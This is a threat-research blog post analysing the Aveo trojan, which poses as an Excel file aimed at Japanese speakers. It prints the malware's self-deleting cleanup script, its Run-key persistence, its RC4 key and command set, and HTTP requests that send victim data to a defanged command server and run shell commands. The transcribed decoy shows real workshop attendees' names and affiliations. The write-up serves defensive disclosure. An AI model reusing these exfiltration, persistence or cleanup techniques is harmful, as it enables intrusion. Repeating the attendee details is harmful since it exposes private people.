Aveo Malware Family Targets Japanese Speaking Users

researchcenter.paloaltonetworks.com/2016/08/unit42-aveo-malware-family-targets-japanese-speaking-users/

Josh Grunzweig, Robert Falcone August 16, 2016

By Josh Grunzweig and Robert Falcone

August 16, 2016 at 11:00 PM

Category: Malware, Threat Prevention, Unit 42

Tags: Aveo, FormerFirstRAT, Ido Laboratory, microsoft, snoozetime

This post is also available in: 日本語 (Japanese)


Palo Alto Networks has identified a malware family known as 'Aveo' that is being used to target Japanese speaking users. The 'Aveo' malware name comes from an embedded debug string within the binary file. The Aveo malware family has close ties to the previously discussed FormerFirstRAT malware family, which was also witnessed being used against Japanese targets. Aveo is disguised as a Microsoft Excel document, and drops a decoy document upon execution. The decoy document in question is related to a research initiative led by the Ido Laboratory at the Saitama Institute of Technology. Upon execution, the Aveo malware accepts a number of commands, allowing attackers to take full control over the victim machine.

Deployment

The Aveo malware sample disguises itself as a Microsoft Excel document, as the icon below demonstrates. Note that the filename of 'malware.exe' is simply a placeholder, as the original filename is unknown.

Figure 1 Microsoft Excel icon used by Aveo malware

The executable is in fact a WinRAR self-extracting executable file, which will drop the decoy document and Aveo Trojan upon execution. The following decoy document is dropped and subsequently opened when run.



第16回 CAVE研究会参加者

研究会	懇親会	氏 名	所 属	メール
ご発表者				
○	○	井門 俊治様	埼玉工業大学 工学部情報工学科	
○	×	坂本 政祐様	埼玉工業大学 工学部情報工学科	
○	×	鈴木 隆紀様	埼玉工業大学 工学部情報工学科	
○	×	前野 英紀様	埼玉工業大学 工学部情報工学科	
○	×	梅田 宗孝様	埼玉工業大学 工学部情報工学科	
○	×	大澤 厚雄様	埼玉工業大学 工学部情報工学科	
○	×	川幡 正昭様	埼玉大学 工学部機械工学科	
○	○	羽太 謙一様	女子美術大学 芸術学部メディアアート学科	
参加者				
○	○	池上 拓人	ｸﾘｽﾃｨ･ﾃﾞｼﾞﾀﾙ･ｼｽﾃﾑｽﾞ日本支社 営業部	
○	○	北村 剛	ｸﾘｽﾃｨ･ﾃﾞｼﾞﾀﾙ･ｼｽﾃﾑｽﾞ	
○	○	吉川 正晃	ｹｲ･ｼﾞｰ･ﾃｨｰ ﾋﾞｼﾞｭｱﾘｾﾞｰｼｮﾝ事業部 事業部長	
○	○	北川 千夏	ｹｲ･ｼﾞｰ･ﾃｨｰ ﾋﾞｼﾞｭｱﾘｾﾞｰｼｮﾝ事業部	
×	×	吉川 琢人	ｹｲ･ｼﾞｰ･ﾃｨｰ ﾋﾞｼﾞｭｱﾘｾﾞｰｼｮﾝ事業部 技術部長	
○	○	永田 智史	ｹｲ･ｼﾞｰ･ﾃｨｰ ﾋﾞｼﾞｭｱﾘｾﾞｰｼｮﾝ事業部	
○	○	宮地 英生	ｹｲ･ｼﾞｰ･ﾃｨｰ ﾋﾞｼﾞｭｱﾘｾﾞｰｼｮﾝ事業部 事業部長	
○	×	森川 彩香	女子美術大学 芸術学部メディアアート学科 学生	
○	○	中川 しおじ	女子美術大学 芸術学部メディアアート学科 助手	
○	○	岩田 憲治	(株)ｽﾘｰﾃﾞｨｰ 営業本部	
○	○	鷹野 邦人	西部文理大学 サービス経営学科	
×	×	張 雲峰	西部文理大学 学生	
×	×	周 群英	西部文理大学 学生	
×	×	新妻 俊人	西部文理大学 学生	
○	×	石浦 雅之	西部文理大学 学生	
○	×	永井 祐太郎	西部文理大学 学生	
○	×	成田 浩行	西部文理大学 学生	
○	×	本橋 秀元	西部文理大学 学生	
○	×	山浦 雅堂	西部文理大学 学生	
○	×	申 秀玉	西部文理大学 学生	

Figure 2 Decoy document used with Aveo malware

This decoy document is hosted on the Ido Laboratory and contains information about a 2016 research initiative. The document lists participants in the 16th CAVE workshop, including names, affiliations, and email addresses of those involved. The document, written in Japanese, as well as the filename of this document, “CAVE研究会参加者.xls”, indicates that this malware was used to target one or more Japanese speaking individuals. Additionally, the similarities between the Aveo and FormerFirstRAT malware families, which will be discussed later in the post, further add evidence that Japanese speakers are being targeted.

Infrastructure

The Aveo Trojan is configured to communicate with the following domain name over HTTP.

snoozetime[.]info

This domain was first registered in May 2015 to ‘jack.ondo@mail.com’. Since that time, it has since been associated with the following three IP addresses:

- 104.202.173[.]82
- 107.180.36[.]179
- 50.63.202[.]38

All IP addresses in question are located within the United States.

Figure 3 PassiveTotal screenshot showing associated IP addresses with snoozetime[.]info

The WHOIS information for snoozetime[.]info lists a registrant email address of ‘jack.ondo@mail[.]com’ and a name of ‘aygt5ruhrj aygt5ruhrj gerhjrt’. Pivoting off of these two pieces of information to domains that share the same yields the following additional domains and email addresses.

- bluepaint[.]info
- coinpack[.]info
- 7b7p[.]info
- donkeyhaws[.]info
- europcubit[.]com
- jhmiyh.ny@gmail[.]com
- 844148030@qq[.]com

Malware Analysis

After running the self-extracting executable, a number of files are dropped to the file system and the following execution flow is witnessed:




Figure 4 Malware execution flow

When the mshelp32.exe executable runs, it begins by reading in the setting32.ini file, which contains the name of the decoy document. This information is used to build a batch script, such as the following.

```
1  @echo off
2  copy "CAVE研究会参加者.xls" "C:\Documents and
3  Settings\Administrator\Desktop\8101c298a33d91a985a5150d0254cf426601e4632250f5a03ddac39375e7fb4d.xls" /Y
4  del "CAVE研究会参加者.xls" /F /Q
5  del mshelp32.exe /F /Q
6  del setting32.ini /F /Q
7  del "C:\Documents and
   Settings\Administrator\Desktop\8101c298a33d91a985a5150d0254cf426601e4632250f5a03ddac39375e7fb4d.exe"  /F /Q
   del %0 /F /Q
```

This batch script is executed within a new process, and acts as a simple cleanup script that runs after Aveo and the decoy document are executed.

Aveo Malware Family

The Aveo malware initially runs an install routine, which will copy itself to the following location:

%APPDATA%\MMC\MMC.exe

If for any reason the %APPDATA%\MMC directory is unable to be created, Aveo will use %TEMP% instead of %APPDATA%.

After the malware copies itself, it will execute MMC.exe in a new process with an argument of the original filename. When executed, if this single argument is provided, the malware will delete the file path provided.

After the installation routine completes, Aveo will exfiltrate the following victim information to a remote server via HTTP.

- Unique victim hash
- IP Address
- Microsoft Windows version
- Username
- ANSI code page identifier

This information is exfiltrated to the ‘snoozetime[.]info’ domain, as seen in the following example HTTP request:

```
GET /index.php?id=35467&1=ySxlp03YGm0-&2=yiFi6hjbFHf9UtL44RPQ&4=zTZh6h7bHGjiUMzn&5=sXcjrAmqXiyiGJWzuUQ-
&6=yipl9g-- HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: snoozetime[.]info
Cache-Control: no-cache
```

To encrypt the provided data, the malware makes use of the RC4 algorithm, using a key of 'hello'. As shown in the following image, the encryption routines between Aveo and FormerFirstRAT are almost identical, with only the algorithms and keys being changed.

Figure 5 Comparison of encryption function between Aveo and FormerFirstRAT

In order to decrypt the data provided via HTTP, the following code may be used:

```
import base64
from binascii import *
from struct import *
from wincrypto import CryptCreateHash, CryptHashData, CryptDeriveKey, CryptEncrypt, CryptDecrypt

CALG_RC4 = 0x6801
CALG_MD5 = 0x8003

def decrypt(data):
  md5_hasher = CryptCreateHash(CALG_MD5)
  CryptHashData(md5_hasher, 'hello')
  generated_key = CryptDeriveKey(md5_hasher, CALG_RC4)
  decrypted_data = CryptDecrypt(generated_key, data)
  return decrypted_data

for a in 'index.php?id=35467&1=niBo9x/bFG4-&2=yi9i6hjbAmD5TNPu5A--&4=zTZh6h7bHGjiUMzn&5=sXcjrAmqXiyiGJWzuUQ-
&6=yipl9g--'.split("&")[1:]:
  k,v = a.split("=")
  decrypted = decrypt(base64.b64decode(v.replace("-","=")))
  print "[+] Parameter {} Decrypted: {}".format(k, decrypted)
```

Running the code above yields the following results:

```
[+] Parameter 1 Decrypted: e8836687
[+] Parameter 2 Decrypted: 172.16.95.184
[+] Parameter 4 Decrypted: 6.1.7601.2.1
[+] Parameter 5 Decrypted: Josh Grunzweig
[+] Parameter 6 Decrypted: 1252
```

After the initial victim information is exfiltrated, the malware expects a response of 'OK'. Afterwards, Aveo will spawn a new thread that is responsible for handling interactive command requests received by the command and control (C2) server, as well as requests to spawn an interactive shell.

Aveo proceeds to set the following registry key to point towards the malware's path, thus ensuring persistence across reboots:

HKCU\software\microsoft\windows\currentversion\run\msnetbridge

A command handler loop is then entered, where Aveo will accept commands from the remote C2. While the Aveo malware family awaits a response, it will perform sleep delays of randomly chosen intervals between 0 and 3276 milliseconds. Should the C2 server respond with 'toyota', it will set that interval to 60 seconds. Aveo accepts the following commands, shown with their associated function.

- 1 : Execute command in interactive shell
- 2 : Get file attributes
- 3 : Write file
- 4 : Read file
- 5 : List drives

- 6 : Execute DIR command against path

The following example request demonstrates the C2 server sending the ‘ipconfig’ command to the Aveo malware.

C2 Request

```
GET /index.php?id=35468&1=niBo9x/bFG4- HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: snoozetime[.]info
Cache-Control: no-cache

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 11
Server: Werkzeug/0.11.10 Python/2.7.5
Date: Wed, 10 Aug 2016 16:00:11 GMT

\xca89\xb4J\x82B?\xa5\x05\xe8

[Decrypted]
1 ipconfig
```

Aveo Response

```
POST /index.php?id=35469&1=niBo9x/bFG4- HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Host: snoozetime[.]info
Content-Length: 1006
Cache-Control: no-cache

\xca\x38\x39\xb4\x4a\x82\x42\x3f\xa5\x05\xe8\xdb\xda\x74\x8b\x79\x39\x46\xf2\x42\x1f\xcd\x39\xf3\x65\x1d\xda\x49\x40\x6c\x5e\x6e\xab\x
[Truncated]

[Decrypted]
1 ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
[Truncated]
```

Conclusion

Aveo shares a number of characteristics with FormerFirstRAT, including encryption routines, code reuse, and similarities in C2 functionality. Aveo is far from the most sophisticated malware family around. As witnessed in the previously discussed FormerFirstRAT sample, this related malware family also looks to be targeting Japanese speaking users. Using a self-extracting WinRAR file, the malware drops a decoy document, a copy of the Aveo malware, and a cleanup script.

Palo Alto Networks customers are protected from this threat in the following ways:

- An AutoFocus tag has been created to track and monitor this threat
- WildFire classifies Aveo samples as malicious
- C2 domains listed in this report are blocked through Threat Prevention.

Indicators of Compromise

SHA256 Hashes

9dccfdd2a503ef8614189225bbbac11ee6027590c577afcaada7e042e18625e2
8101c298a33d91a985a5150d0254cf426601e4632250f5a03ddac39375e7fb4d

C2 Domains

snoozetime[.]info

Registry Keys

HKCU\software\microsoft\windows\currentversion\run\msnetbridge

File Paths

%APPDATA%\MMC\MMC.exe
%TEMP%\MMC\MMC.exe